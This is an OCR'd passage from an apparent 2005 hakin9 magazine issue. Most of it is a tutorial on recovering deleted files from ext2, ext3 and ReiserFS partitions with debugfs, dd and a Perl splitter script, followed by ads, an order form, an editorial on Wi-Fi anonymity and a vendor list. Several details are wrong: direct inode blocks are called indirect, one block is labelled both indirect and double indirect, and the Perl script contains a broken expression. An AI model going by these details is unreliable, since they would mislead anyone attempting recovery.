# dumpe2fs /dev/hda10 \
  | grep "Block size"
```

The result should be something like:

```
dumpe2fs 1.35 (28-Feb-2004)
Block size:           4096
```

The resulting number (4096) is the block size for the partition in question. Now we have the block size, let's find the blocks for recovery. The operation can be seen in Listing 3 – note that block number 22027 is an indirect block (IND).

We're interested in the penultimate line, containing the block numbers for the specified inode. We can now use *dd* to recover blocks from 0 (block numbering always starts with 0) to 11.

Linux File Systems

Ext2fs

File system created by Theodore Ts'o. It has no journalling and was designed with easy data recovery in mind. It is one of the most popular UNIX file systems, due in no small part to its data recovery capabilities.

Ext3fs

Theoretically the successor of *ext2*. It offers journalling, but its design is not as successful as that of its predecessor. One disadvantage is that it doesn't directly allow a deleted file to be restored. This is because once the system flags a file as deleted, the file's inode is also deleted, thus making it impossible to recover the inodes for deleted files.

ReiserFS

File system created at NameSys, chiefly by Hans Reiser (hence the name). It also features journalling and is built using a balanced tree algorithm. More information about the unusual structure of *ReiserFS* can be found on its creators' website (see Inset *On the Web*).

Jfs

Jfs is short for *IBM Journaled File System for Linux*. The system was created for easy communication with IBM products and uses a similar journalling mechanism to the other systems presented here, with new data being written at the beginning of the disk and suitable modifications to information in the root block.

Xfs

The *eXtended filesystem* was designed for computers which have to store large numbers of files in one directory and access the quickly. The file system was designed with Irix in mind, but it has also been used successfully on supercomputers running GNU/Linux. It's interesting to note that the system supports up to 32 million files in one directory.

Blocks and Block Hierarchy in Ext2fs

Disk blocks don't just form one sequence assigned to a file (or inode). Depending on the file system (not user actions), disks also contain indirect blocks of three possible types:

- indirect block – IND,
- double indirect block – DIND,
- triple indirect block – TIND.

Each subsequent block is dependent on the superior one and can itself contain more blocks:

- the first 12 block numbers are stored directly in the inode (these are the blocks most commonly called indirect blocks),
- the inode contains the number of an indirect block which stores the numbers of 256 data blocks,
- the inode contains the number of a double indirect block which stores the numbers of 256 indirect blocks,
- the inode contains the number of a triple indirect block which stores the numbers of 256 double indirect blocks.

Figure 2 provides an illustration of this structure.

Listing 3. *Checking block numbers for recovery*

```
# debugfs /dev/hda10

debugfs: stat <20>
Inode: 20   Type: regular   Mode: 0644   Flags: 0x0   Generation: 14863
User: 0   Group: 0   Size: 41370
(...)

BLOCKS:
(0-11):22015-22026, (IND): 22027, (12):22028
TOTAL: 14
```

Listing 4. *Recovering files by directly manipulating an inode*

```
# debugfs -w /dev/hda10

debugfs: mi <24>
      Mode            [0100644]
      User ID         [0]
      Group ID        [0]
(...)

      Deletion time   [1108684119]   0
      Link count      [0]            1
(...)

debugfs: quit

# e2fsck -f /dev/hda10
e2fsck 1.35 (28-Feb-2004)
(...)

Unattached inode 14
Connect to /lost+found<y>? yes
(...)
```

```
# dd bs=4k if=/dev/hda10 \
  skip=22015 count=12 \
  > ~/recovered.001
# dd bs=4k if=/dev/hda10 \
  skip=22028 count=1 \
  >> ~/recovered.001
```

A quick explanation of the above:

- `bs` specifies the block size in kilobytes, as determined earlier,
- `if` specifies the input file,
- `skip` tells the program to skip the first 22015 blocks (for the first command) with the specified block size `bs`,
- `count` is the number of blocks to be read.

Block 22027 is double indirect, so we can skip it and go straight on to reading block 22028.

Manipulating Inodes

Now we'll take a look at another data recovery method, involving direct inode manipulation. The idea is to modify the contents of an inode so the file system treats the target data like it was never deleted and simply places the deleted file in the partition's *lost+found* directory after the next file system check. We will once again use *debugfs* – Listing 4 presents the operation in detail.

As you can see, only two entries were modified: the deletion time (although this is not entirely true, as the system has no way of establishing the actual time) and the link count (number of links to the file). Once *debugfs* has finished work, we can run:

```
# e2fsck -f /dev/hda10
```

When *e2fsck* encounters the modified inode, it will simply assume that it has found an unattached inode and will ask you if you want the data described by the inode to be linked to the *lost+found* directory. If it's the file you need to recover, then obviously you will press [*Y*]. However, file recovery is not all guns and roses – if you look in the *lost+found* directory, you will see




Figure 2. *Block structure in an ext2 file system*

Listing 5. *Locating deleted inodes in ext3fs*

```
# debugfs /dev/hda10
debugfs: lsdel
 Inode       Owner       Mode      Size       Blocks         Time deleted
0 deleted inodes found.
debugfs: q
```

only ugly filenames corresponding to the numbers of inodes that were rebuilt (e.g. file *24*). You will therefore need to browse through the file and restore its original name based on its contents.

Ext3fs

Recovering data from this file system is problematic and frequently very time-consuming (see Inset *Linux file systems*). In fact, no official recovery methods exist for *ext3fs* partitions, but fortunately some of the unofficial methods can be pretty effective.

Ext3 a.k.a. ext2

Ext3 and *ext2* are very similar file systems (except for journalling and file deletion), so let's take advantage of this fact to try and recover our data. Let's start by using *debugfs*, as shown in Listing 5.

Casting a critical eye over Listing 5, we can see that our inodes have been deleted by the file system, so it seems like this method won't get us far.

However, we can resort to a bit of hackery and try to fool the operating system into treating the file system as *ext2*. This will proceed in three stages:

- unmounting the file system,
- remounting as *ext2*,
- recovering files.

Let's do it. We start by unmounting the partition:

```
# umount /dev/hda10
```

Next, we need to remount the partition as *ext2*, using read-only mode (just in case):

```
mount -o ro -t ext2 \
   /dev/hda10 /tmp
```

Now we can try to recover data using *debugfs* in the same way as for the *ext2* file system. Listing 6 shows the process of locating the inodes deleted from the *ext3* partition.

Inode 20 has an incorrect deletion date, because once an inode has been released by an *ext3* system, *ext2* can have problems reading back correct file information.

Once we've thoroughly analysed the deleted files list, we can set about recovering the ones we need. The same methods apply as for *ext2*, but note that *ext3* can have problems reading a directly modified inode, in some cases even rendering the partition unreadable to the operating system.

Listing 6. *Recovering data from an ext3 partition mounted as ext2*

```
debugfs: lsdel
Inode  Owner  Mode   Size  Blocks  Time deleted
(...)

   20   0      100644 41370 14/14   Tue Feb 14 19:20:25 2005
(...)

   24   0      100644 17104 5/5     Tue Feb 15 19:13:26 2005
352 deleted inodes found.
debugfs:
```

It Pays to Sweat

There is yet another way of recovering files from an *ext2* file system. It is much more tedious, but allows much larger numbers of deleted text files to be recovered. The drawback is that this recovery method requires manual disk browsing, so recovering binary files is very difficult.

It's always a good idea to back up the entire disk before we start, using the command:

```
$ dd if=/dev/hda10 \
  >~/hda10.backup.img
```

To make our work slightly easier, we can split our partition into smaller segments. If the partition is 1 GB in size, then it would be sensible to divide it into 10 segments of 100 MB each. Listing 7 presents a simple Perl script which we can use to split the disk up as follows:

```
$ dsksplitter.pl 10 1000000 \
  /dev/hda10 ~/dsk.split
```

Listing 7. *dsksplitter.pl – a simple disk splitter script*

```
#!/usr/bin/perl
if ($ARGV[3] eq "")
{
  print "Usage:\ndsksplitter.pl <dsk_parts> <part_size in Kb>
    <partition_to_split> <target_dir>";
  }
else
{
  $parts = $ARGV[0];
  $size = $ARGV[1];
  $partition = $ARGV[2];
  $tardir = $ARGV[3];
  for ($i = 1; $i <= $parts; $i++)
  {
    system "dd bs=1k if=$partition of=$tardir/dks.$i
      count=$size skip=$ix$size";
  }
}
```

We can now use the *grep* system command to find the text strings we need (you can of course use the *strings* command with the same effect):

```
$ grep -n -a -1 \
  "int main" ~/dsk.split/*
```

The `-n` switch will display the number of the line containing the string, `-a` causes the program to treat binary files like text files and `-1` will display one line either side of the located string. The `int main` can of course be replaced with any other search string, as required. Here's a sample result:

```
~/dsk.split/dsk.1:40210:↵
  #include <sys/socket.h>
~/dsk.split/dsk.1:40211:↵
  int main (int argc, char *argv[])
~/dsk.split/dsk.1:40212:↵
  { (...)
```

Ext3 writes new files to the beginning of the disk, so we can be fairly certain that this is the line we're looking for. Let's try to split the file into smaller fragments still:

```
$ mkdir ~/dsk1.split
$ dsksplitter.pl 10 10000 \
  ~/dsk.split/dsk.1 ~/dsk1.split
```

Now we can *grep* the divided *dsk.1* file for the search string:

```
$ grep -n -a -1 \
  "int main" ~/dsk1.split/*
```

Here's the result:

```
~/dsk1.split/dsk.3:143:↵
  #include <sys/socket.h>
~/dsk1.split/dsk.3:144:↵
```

On the Net

- *http://e2fsprogs.sourceforge.net* – *e2fsprogs* package homepage,
- *http://web.mit.edu/tytso/www/linux/ext2.html* – *ext2fs* package homepage,
- *http://www.namesys.com* – *ReiserFS* creators' website,
- *http://oss.software.ibm.com/developerworks/opensource/jfs* – *jfs* file system homepage,
- *http://oss.sgi.com/projects/xfs* – *xfs* project homepage,
- *http://www.securiteam.com/tools/6R00T0K06S.html* – the *unrm* package.

```
  int main (int argc, char *argv[])
~/dsk1.split/dsk.3:145:↵
  { (...)
```

And bingo – we have the file containing the program deleted by the intruder. Admittedly, the resulting file has a size of 10 MB, but better to browse 10 MB than 1 GB of data. If you need greater accuracy, you can of course split the file into smaller fragments once again. When you decide the file is small enough, you can fire up a text editor and set about laboriously deleting the unnecessary lines.

The method is time-consuming, but highly effective. It's been tested on several Linux distros, though of course we cannot vouch for its effectiveness in all Linux systems.

Data Recovery in ReiserFS

Once again, we will use standard Linux utilities to recover lost data. We'll start by creating a backup partition image using *dd*. This step is necessary because our further actions could damage the original partition irreversibly. The command will look something like:

```
$ dd bs=4k if=/dev/hda10 \
  conv=noerror \
  > ~/recovery/hda10.img
```

with `/dev/hda10` being the partition to be recovered and the block size `bs` determined using:

```
$ echo "Yes" | reiserfstune \
  -f /dev/hda10 | grep "Blocksize"
```

The `conv=noerror` parameter will cause the file to be converted without error control, so even if the program finds errors, it will still write the data to file. Executing the command might take a while, depending on the size of the partition.

Now we need to transfer the partition image to the *loop0* loopback device, first making sure it is free:

```
# losetup -d /dev/loop0
# losetup /dev/loop0 \
  /home/aqu31/recovery/hda10.img
```

Then we need to rebuild the partition tree, which will cause the entire partition to be checked, with any inode remains being repaired and restored. Here's the command to do this:

```
# reiserfsck -rebuild-tree -S \
  -l /home/aqu31/recovery/log \
  /dev/loop0
```

The `-S` will force the entire disk to be checked, not just its occupied part. The `-l` switch passed with the `/home/user/recovery/log` parameter will cause a log to be written to the specified directory. Now we only need to create a new directory for our partition and mount it:

```
# mkdir /mnt/recover; \
  mount /dev/loop0 /mnt/recover
```

Recovered files can now reside in one of three locations. The first is the file's original directory (counting from */mnt/recover/* as the root directory), the second is the *lost+found* directory in our recovered root directory, while the third is the root directory itself.

The file we need almost certainly resides in one of those three places. If you can't find it, there are two possible explanations: either it was the first file in the partition and was overwritten or it was erroneously placed in a different directory. The first eventuality unfortunately means bidding your data farewell, but in the second case you can still try to locate the file using the *find* utility:

```
find /mnt/recover \
  -name your_filename
```

Recovering a Recently Modified File

Now let's see how we can recover just one recently modified file. The same method can also be used to recover older files, but this requires some tedious calculations, a thorough knowledge of your file system and a fair amount of luck.

As Figure 1 shows, journalling file systems write new files to the very beginning of the disk. This means that our file should theoretically reside right after the root block, i.e. the disk block indicating the start of data blocks.

To locate the root block, use the command:

```
# debugreiserfs /dev/hda10 \
  | grep "Root block"
```

The response should look something like:

```
debugreiserfs 3.6.17 (2003 www.namesys)
Root block: 8221
```

In this example, the number of the root block is 8221.

Now we need to provide a rough estimate of the size of our file. Assuming the file was 10 kB in size, specifying triple the block size should be enough. We now have enough information to execute the following command:

```
# dd bs=4k if=/dev/hda10 \
  skip=8221 count=3 \
  > ~/recovered.003
```


You can check if the recovered data is what you need by executing:

```
# cat ~/recovered.003
```

Just as with *ext2fs*, there might be some garbage at the end of the file which you'll need to edit out manually.


Making Things Easier

There are numerous programs for automating the data recovery methods listed above, with the majority intended for the *ext2* file system. Two particularly good tools are the *unrm* package and Olivier Diedrich's *e2undel* library, intended to complement the *e2fsprogs* package. Of course, you can't always expect to recover all the deleted files (although occasionally this is possible), but recovering 80 percent of a large file can already be considered a success. ■


ADOBE PHOTOSHOP 7
HOW TO RETOUCH PEOPLE
23 tutorials

DVD
Software Developer's Journal
3D GAMES IN .NET

aurox
Aurox 10.2
DVD


ADOBE PHOTOSHOP 7
SELECTING AND MASKING
20 tutorials

+CD
hakin9
Hacking Bluetooth

Order Form

FAX

e-mail

Please fill out the blanks with the CAPITAL LETTERS and send the order form by fax: **(+48 22) 860 17 71**, by email: *subscription@software.com.pl* or by post mail: Software-Wydawnictwo Sp. z o.o., Lewartowskiego 6, 00-190 Warsaw, Poland.

First Name and Surname .... Profession ....

Company Name .... Tax Identification Number ....

Postal Address ....

Phone .... Fax ....

Email (It's necessary to send an invoice) ....

☐ Automatic subscription extension

Title	Number of Issue per Year	Number of Copies	Start from	Price	Subtotal
Sofware Developer's Journal (w/ CD) – formerly **Sofware 2.0** Magazine for Professional Programmers The Software Developer's Journal was created for professional programmers and software developers. It informs about current IT achievements.	12			54€ 72$	
Hakin9 (w/ CD) Hard Core IT Security Magazine Hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defence and protection methods.	6			38€ 51$	
How to retouch people Training Movie The film shows how to retouch people. It will lead you step by step through achieving effects which you have often seen in various adverts.	–		–	19.90€ 24.90$	
Selecting and Masking Training Movie The film will teach you how to remove windswept hair in the background, how to get the most out of Pen Tool, how to use the Extract filter and the others.	–		–	19.90€ 24.90$	
Aurox Azurite 10.2 Aurox is a complete distribution on DVD with instruction of installation.	–		–	9.90€ 9.90$	
				Total	


☐ **I pay with a credit card** ⎵⎵⎵⎵ ⎵⎵⎵⎵ ⎵⎵⎵⎵ ⎵⎵⎵⎵ **valid thru** ⎵⎵⎵⎵ **CVC Code** ⎵⎵⎵

date and signature..

Name of credit card:

☐ VISA ☐ MASTER CARD ☐ JCB ☐ POLCARD ☐ DINERS CLUB

☐ **I pay by transfer:** BPH-PBK, o/Warszawa, ul. Nowolipki 2A, 00-160 Warszawa
Account number: PL 62 1060 0076 0000 3800 0012 3649



Editorial

Tomasz Nidecki

Gone Like the Wind

A warm summer's evening. The owner of small neighbourhood Internet café stares at his computer screen, wholly engrossed in a game of *Half-Life*. A smartly dressed young man enters the establishment, complete with Gucci glasses, ironed shirt and a charming smile. Putting some change on the table, he buys an hour's Internet access. The girl who's supposed to serve customers pays little attention to him, captivated by yet another article on proven ways of controlling men.

The young man pick a spot in the corner and plugs a USB pendrive into the computer. With a poker face, he types away at his keyboard. Café regulars pay no attention to him, busy annihilating monsters or picking up under-age girls in chatrooms. The young man leaves within the hour, smiling politely. The girl barely manages a mumbled *Goodbye*.

A few days later, the door flies open and a team of balaclava-clad armed men rush in. They quickly handcuff the terrified café owner and his girlfriend and take them away. As it turns out, the IP address assigned to the café was used to break into a government security agency several days ago, and confidential information was stolen. Little heed is paid to the owner's pleas that he cannot take responsibility for his customers' actions. *You should have been noting down their IDs*, the prosecutor duly responds.

This is not a true story, but it could well come true any day now. The victim need not be an Internet café owner, but could just as well be the owner of an enterprise quite unrelated to the Internet, such as a restaurant providing a hotspot for its customers or a Wi-Fi-based neighbourhood network. Again, no explanation will be accepted. What do you mean *who did it*? The evidence is clear – the IP speaks for itself.

Nowadays, gaining anonymity is child's play for a skilled cybercriminal. Gone are the days when he had to sweat over connecting to the victim's computer via five painstakingly cracked servers in the hope of avoiding tracing. Internet cafés were the first step towards true anonymity, but they weren't too convenient for evil hackers, who had to use someone else computer and pay for it. Black hatters all over the world should be singing the praises of whoever started the trend towards free hotspots. Now we need only buy a Wi-Fi expansion card for our laptop, take a seat on a park bench and hack away to our heart's content. How can they identify us? Maybe by the MAC address? Don't be ridiculous – we're practically untouchable.


Hotspots are becoming more and more popular, being used as customer bait by ever more establishments. Even a restaurant near my flat recently put up a sign saying that it's offering a free hotspot to its clients. However, I'm quite sure that its owner never for one moment considered the possibility that one of his patrons might rob a bank using his network. It's kind of like leaving the door open for the night and hoping that the burglar decides to nick your neighbour's telly instead.

Even if no hotspots existed, Wi-Fi technology in its present state offers hopelessly inadequate security measures – any wireless local network is basically one big wireless hole. Many neighbourhood networks are switching to Wi-Fi because it saves the effort of having to ask the housing estate management for permission to thread a cable between balconies or pass it though phone cable tubes. Wi-Fi is also becoming the technology of choice for companies who don't want to invest in cabling. The thing is that breaking into a Wi-Fi network is not only much easier than breaking into a cable-based network, but also makes it practically impossible to track down the culprit. After all, how can anyone determine with any accuracy who was within a few hundred meters of a given network on a specific hour of a specific day (not necessarily in the company building or inside the block of flats, but even out in the street) and had a computer with them?

Call me a grumpy old fogey, but I long for the good old days. I much preferred having fewer means of Internet access, but greater certainty that a potential aggressor can be tracked down and cannot pin the blame on someone else. In any case, for the time being I still use BNC cable to hook up my LAN – at least I can sleep in peace. ■

hakin9

In the forthcoming issue:



MacOS X Kernel Security

Apple's MacOS X, despite its relatively small market share, is quite a popular OS. Presumably secure, based on a modern kernel built on top of a *Mach* microkernel and closely related to FreeBSD. It is not, however, entirely flawless. Ilja van Sprundel exposes its weak points.

Mobile Phone Vulnerabilities

Mobile phones are getting more and more complex, so that it's no surprise that more and more vulnerabilities are discovered. Exploiting errors in a mobile phone's operating system leads to a successful attack. Olivier Patole's article discusses mobile phone vulnerabilities.

Java VM Security

The popular Java, specifically its virtual machine (Java VM), is not as secure as one might think it is. In some cases, even direct memory access is possible. Tomasz Rybicki presents the most dangerous Java VM vulnerabilities and shows how to avoid attacks.

CD Contents

- *hakin9.live* – bootable Linux distribution,
- indispensable utilities – a hacker's toolbox
- tutorials – practical exercises to go with the articles,
- additional documentation.

External Penetration Tests

Pentesting is the only way to check whether a network system is trully secure. However, if penetration tests are done from the level of a local network, the resulting information is not entirely reliable. The best way to evaluate security of a server is to pentest it from the Internet. Manuel Geisler suggests the best ways to do it.

VoIP Attacks

VoIP (*Voice over Internet Protocol*) becomes more and more popular. It allows huge savings on long-distance calls and the quality of Internet-based connections is often much better than in the case of traditional telephony. However, it's vulnerable to such techniques as call screening and more. Tobias Glemser describes such methods in details.

More information on the forthcoming issue can be found at – *http://www.hakin9.org*

New issue on sale at the beginning of September, 2005

The editors reserve the right to change magazine contents.

The Latest Information about Software Market available in hakin9 Catalogue

Topics of the catalogues with sponsored articles in *hakin9* magazine:

Number	Topics of the catalogues
5/2005	1. Hardware and software firewalls 2. Hardware and software VPN systems 3. Firewall design and auditing services
6/2005	1.Network hardware (active and passive devices, network components) 2. Corporate IT system management software 3. Secure network design and installation services
1/2006	1. Secure data storage systems 2. Data backup and recovery software 3. Recovering data from damaged media and secure data erasing
2/2006	1. Data encryption software for servers and workstations 2. Encryption hardware 3. PKI systems and certifying bodies

Computer Associates

Panda Software

Inteligentna ochrona 24h/365d

Each issue presents individual topic.
The catalogue will contain company presentation and contact information.

Project Manager: Roman Polesek tel: +48 22 860 18 92
e-mail: *adv@software.com.pl*

Companies Specialized in Intrusion Detection and Prevention Systems

N°	Company and Product Name	URL
1	AST	*http://www.ast-global.com*
2	ClarkConnect	*http://www.clarkconnect.com*
3	European Network Security Institute	*http://www.ensi.net*
4	Productive	*http://www.productiveonline.com*
5	R. Kinney Williams & Associates	*http://www.yennik.com*
6	ScriptLogic Corporation	*http://www.scriptlogic.com*
7	Abtrusion Security	*http://www.abtrusion.com*
8	Actmon	*http://www.actmon.com*
9	Agnitum	*http://www.agnitum.com*
10	AirDefense	*http://www.airdefense.net*
11	Algorithmic Security	*http://www.algosec.com*
12	Aruba Wireless Networks	*http://www.arubanetworks.com*
13	Astaro	*http://www.astaro.com*
14	Atelier Web	*http://www.atelierweb.com*
15	ATM S.A.	*http://www.atm.com.pl*
16	Axial Systems	*http://www.axial.co.uk*
17	Blue Lance	*http://www.bluelance.com*
18	Captus Networks Corp.	*http://www.captusnetworks.com*
19	Checkpoint	*http://www.checkpoint.com*
20	Cisco	*http://www.cisco.com*
21	Claranet Limited	*http://www.clara.net*
22	Computer Associates	*http://www.ca.com*
23	Computer Network Defence	*http://www.networkin-trusion.co.uk*
24	Computer Security Technology	*http://www.cstl.com*
25	Core Security Technologies	*http://www1.corest.com*
26	Corsaire Limited	*http://www.corsaire.com*
27	DAL	*http://www.d-a-l.com*
28	Deerfield	*http://www.deerfield.com*
29	Demarc	*http://www.demarc.com*
30	Doshelp	*http://www.doshelp.com*
31	ecom corporation	*http://www.e-com.ca*
32	eEye Digital Security	*http://www.eeye.com*
33	Enigma Systemy Ochrony Informacji	*http://www.enigma.com.pl*
34	Fortinet	*http://www.fortinet.com*
35	G-Lock Software	*http://www.glocksoft.com*
36	GFI	*http://www.gfi.com*
37	GuardedNet	*http://www.guarded.net*
38	Honeywell	*http://www.vintec.com*
39	Infiltration Systems	*http://www.infiltration-systems.com*
40	Infragistics	*http://www.infragistics.com*
41	Innovative Security Systems	*http://www.argus-systems.com*
42	Internet Security Alliance	*http://www.pcinternetpatrol.com*
43	Internet Security Systems	*http://www.iss.net*
44	Intrinsec	*http://www.intrinsec.com*
45	Intrusion	*http://www.intrusion.com*
46	Iopus	*http://www.iopus.com*
47	IS Decisions	*http://www.isdecisions.com*
48	Juniper Networks	*http://www.juniper.net*
49	k2net	*http://www.k2net.pl*
50	Kerberos	*http://www.kerberos.pl*
51	Lancope	*http://www.lancope.com*
52	Magneto Software	*http://www.magnetosoft.com*
53	ManTech International Corporation	*http://www.mantech.com*
54	Mcafee	*http://www.mcafee.com*
55	MERINOSOFT	*http://www.merinosoft.com.pl*
56	NASK	*http://www.nask.pl*
57	Nessus	*http://www.nessus.org*
58	netForensics	*http://www.netforensics.com*
59	NetFrameworks	*http://www.criticalsecurity.com*
60	NetIQ	*http://www.netiq.com*
61	NETSEC - Network Security Software	*http://www.specter.com*
62	NetworkActiv	*http://www.networkactiv.com*
63	Next Generation Security S.L.	*http://www.ngsec.com*
64	NFR Security	*http://www.nfr.net*
65	NSECURE Software PVT Limited	*http://www.nsecure.net*
66	NwTech	*http://www.nwtechusa.com*
67	Orion Instruments Polska	*http://www.orion.pl*
68	Positive Technologies	*http://www.maxpatrol.com*
69	Prevx Limited	*http://www.prevx.com*
70	Privacyware	*http://www.privacyware.com*
71	Qbik	*http://www.wingate.com*
72	Radware	*http://www.radware.com*
73	Real Time Enterprises	*http://www.real-time.com*
74	Reflex Security	*http://www.reflexsecurity.com*
75	RiskWatch	*http://www.riskwatch.com*
76	RSA Security	*http://www.rsasecurity.com*
77	Ryan Net Works	*http://www.cybertrace.com*
78	Safe Computing	*http://www.safecomp.com*
79	Safety - Lab	*http://www.safety-lab.com*
80	Seclutions AG	*http://www.seclutions.com*